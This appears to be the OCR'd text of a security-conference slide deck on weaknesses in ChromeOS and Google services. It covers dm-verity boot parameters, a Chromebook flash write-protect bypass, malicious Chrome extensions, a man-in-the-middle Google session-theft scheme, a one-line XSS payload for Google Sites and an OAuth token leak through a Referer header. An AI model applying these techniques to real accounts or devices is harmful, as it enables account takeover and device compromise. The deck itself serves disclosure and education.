
ChromeOS Integrity Protection Imperfections

```
quiet loglevel=1 console=tty2 init=/sbin/init add_efi_memmap boot=local
noresume noswap i915.modeset=1 cros_secure kern_guid=%U tpm_tis.force=1
tpm_tis.interrupts=0 nmi_watchdog=panic,lapic root=/dev/dm-0 rootwait ro
dm_verity.error_behavior=3 dm_verity.max_bios=-1 dm_verity.dev_wait=1 dm="vroot
none ro,0 1740800 verity %U+1 %U+1 1740800 0 sha1
cc680609c896a51bea2726f9200b17453ded181d" noinitrd
```


```
[ 0.000000] Kernel command line: quiet loglevel=1 console=tty2
init=/sbin/init add_efi_memmap boot=local noresume noswap i915.modeset=1
cros_secure kern_guid=18d24c8d-dd65-774c-ab58-e66239eb6ee3 tpm_tis.force=1
tpm_tis.interrupts=0 nmi_watchdog=panic,lapic root=/dev/dm-0 rootwait ro
dm_verity.error_behavior=3 dm_verity.max_bios=-1 dm_verity.dev_wait=1 dm="vroot
none ro,0 1740800 verity 18d24c8d-dd65-774c-ab58-e66239eb6ee3+1 18d24c8d-dd65-
774c-ab58-e66239eb6ee3+1 1740800 0 sha1
9539896beaa19f71bff2526192d5c2f08d06771a" noinitrd
```

Hardware Assisted Backdoor for Chromebook

- Replacing the boot stub allows to boot arbitrary firmware and kernels
  - No warning screen
- Flash (here Samsung Chromebook) write protection circumvention
  - Connect write protect pin (green arrow) with power (red arrow)
  - Turn write protection off using software




Macronix MX25L1005C




ChromeOS User Data Encryption

- User home directories are encrypted individually
  - On first use, an RSA key pair is generated and the secret key is placed in the TPM
  - eCryptfs uses the Vault Keyset (VK)
    - File content key (FEK) and file name key (FNEK)
  - Vault Keyset Key (VKK) encrypts the VK → Encrypted Vault Key (EVK)
  - System wide RSA key encrypts the VKK → Intermediate Encrypted Vault Keyset Key (IEVKK)
  - AES256 encrypted IEVKK → Encrypted Vault Keyset Key (EVKK)
    - Key is SHA-1(UserPassword | Salt), truncated to 128 Bit
- Only EVK and EVKK are stored on disk




ChromeOS Update Story

- Chromebooks check for updates every 45 minutes
  - Google uses their Omaha protocol for ChromeOS updates
  - The active system partition updates the inactive firmware and partition
- Updates are incremental modifications to firmware and root partition
  - The distributor (Google) must have all images ever distributed
  - A diff is made and encoded in actions (e.g. read, write, replace)
  - The whole thing is signed
- The update transport is TLS/SSL protected
- The update's integrity is protected by a RSA signed SHA-1 hash
  - The update can be installed during download and before the hash is checked
  - This is potentially bad, but you would need to have a Google SSL cert




The Google Web Store

- Distributes Browser-Extensions and „Downloadable Webapps“
- Chrome-Browser exposes additional API and capabilities to these local JavaScript Extensions, depending on permissions
- User grants permissions on install
- Extensions partially for free, partially paid but always with source
- Extensions are perfect eBanking-Trojans: API designed to make injection of JavaScripts simple
  - Example: Content-Script extensions are called for specific domains, in order to modify the DOM content




Freeloading of paid Extensions

- Paid extensions are sold via Google Checkout
  - The same mechanism is used for closed user group testing
- If you know the APP-ID, you can simply construct the right URL:
  `http://clients2.google.com/service/update2/crx?response=redirect&x=id%3DID%26lang%3Den-US%26uc`
- You can also add the APP-ID to your Google Sync configuration, and Chrome will happily install it for you, next time you log in
- Google: “We should update the documentation of the Web Store to reflect this.”




Installation of Malicious Extensions

- Google Sync: Chrome browser can sync installed Extensions to a Google Account
  - If sync is enabled: Pwned Google Account means pwned browser
- Chrome exposes special API to Web Store domain
  - Also exposed to HTTP-Domains (CVE-2011-2859)
  - API allows installation of Extensions
  - MitM attack to install any extension
- Confirmation dialog used to be rendered from JavaScript and could be skipped by attackers (fixed)
- Malicious Extensions are powerful
  - Clickjacking of internal browser pages
    - E.g. an extension controlling the installation of another extension
  - Rewrite download links to malicious files




Google Apps

- Rules for the Google Apps game:
  1. If your account is compromised, all is lost
  2. If your session cookie is compromised, your account is compromised
  3. If Google doesn't love you anymore, for any reason, you are f**ked
  4. If someone can make Google not love you anymore, see 3.
- Protections must cover:
  - Authentication and authorization of the user
  - Third party applications and services accessing data
- There are many Google Apps, some of them 3rd party code acquired over time
  - This is a cookie and authentication nightmare
  - We have seen many inconsistencies: Hack value!




Macros in Google Docs

- Can write macros for Google Docs in some dialect of JavaScript
- Macros are executed server-side
- Can execute/import macros written by other people
  - Example: credit card number validity checker by Russian authors (actually benign)
- User approves of script and can inspect source
  - If author updates the macro, the user is screwed
- Fun fact: Uploaded Macros can issue Web-Requests. The server from which the requests are sent has a big pipe and is located in Google's Cloud
  - Only Google can DoS Google
  - Think source IP address filters ☺




Stealing A Google Session: Account Switch

- The account switch functionality of the Google Web site is not strictly HTTP/S. This allows the following MitM attack:
  1. The attacker logs into Google with an arbitrary account
  2. The victims's session is intercepted by the attacker before login
     1. The victim is now effectively using the attacker's account, without knowing
  3. When the victim logs in, he's effectively switching accounts
     1. Caveat: He will see an account switch form, but who reads Google pages?
  4. After the login, the attacker gets an unencrypted token from the SwitchAccounts HTTP request that he can use with the TokenAuth page to obtain the session cookies
  5. Profit!
- Should be fixed by now.




XSS on Google Sites

- Google Sites is supposed to prevent arbitrary JavaScript content
  - JavaScript filter ignores the embed tag
    - `<embed src="javascript:alert(1);">`
- Embedding JavaScript in SVG files works on Google Sites
  - It also works on Google Docs
  - But then again, Google Docs doesn't work without JavaScript anyway ;)
- Other Google services have even more severe XSS issues
  - Postini's admin panel has XSS in multiple search fields, very 90s
  - Viewing HTML email in Postini's message center renders CSS, which can redress your entire UI



3rd Party Services Accessing Your Data

- You authorize the exchange of Data
- Protocols: OAuth, AuthSub, etc
- Example: eve.com requests access to your Google Docs
  - Redirects browser to Google page, data access request is put into e.g. GET-parameter
  - Google page asks whether eve.com is allowed access
  - If user confirms, access token is generated and passed back to eve.com in e.g. GET-parameter
- Let eve request access on behalf of
  - `www.google.de/search?&q=recurity&btnI=Auf+gut+Gl%C3%BCck%21`



The Google Cloud

Google accounts

The site **www.google.com** is requesting access to your Google Account for the product(s) listed below.

Google Calendar

Picasa Web Albums


www.google.com is only requesting **one-time access**. If it needs access in the future, you will be prompted again for permission. www.google.com will not have access to your password or any other personal information from your Google Account. Learn more

⚠ **This website is registered with Google to make authorization requests, but has not been configured to send requests securely.** We recommend that you continue the process only if you trust the following destination:

http://www.google.com/url?sa=t&source=web&cd=1&ved=0CBUQFjAA&url=http%3A%2F%2Fwww.recurity-labs.com%2F&rct=j&q=recurity%20labs&ei=selJTv-NN8Prsgbd_4zSDg&usg=AFQjCNHNzd5b02MFz0K3O10HWKOUGyDCBQ&cad=rja


Grant access | Deny access

```
GET / HTTP/1.1
Host: www.recurity-labs.com
[...]
Referer: http://www.google.de/url?sa=t&source=web&cd=1&ved=0CBUQFjAA&
         url=http%3A%2F%2Fwww.recurity-labs.com%2F&rct=j&q=recurity%20labs&
         ei=8bz5TZn-G4TEsgb7mon9Dw&usg=AFQjCNHNzd5b02MFz0K3O10HWKOUGyDCBQ&
         cad=rja&token=1%2FZTsfVeS_sQ7qO1H4CGzgkBg5qR_q72PTmM_OS10QRPs
```




What This Means For You

- Google's powers
  - Anything they fscking want, got it?
  - G+ accounts anyone?
- Attacker powers
  - Several ways to get your Google account/session, all of them instant ultimate pwnage
    - This can affect an entire ~~HBGary Federal~~ company
  - Physical access to a Chromebook gives monitoring capabilities forever
    - The device is designed to be shared, remember?
  - One single Chrome Extension to rule all your browsers
    - JavaScript + Sync = Script Kiddy wet dream



Conclusions



This Is Not The Security You Are Looking For

- Whatever altruistic reasons you think they have, it's about $$$
- Relying on a cloud client platform is putting all eggs in the same basket – and it is not your basket
  - Even if that basked has 4 bright colors
- Web-Security bugs leading to client-side system-compromise are trouble!
  - Custom client-side APIs exposed to the Web are dangerous
- If Apple wanted to protect your data, they would allow your keys
  - Corporations could use their own PKI to sign things
  - You would be able to use your own keys to protect your pron
- Fortune 50 Internet companies: constantly winning at OWASP top 10

Thank you!

fx@recurity-labs.com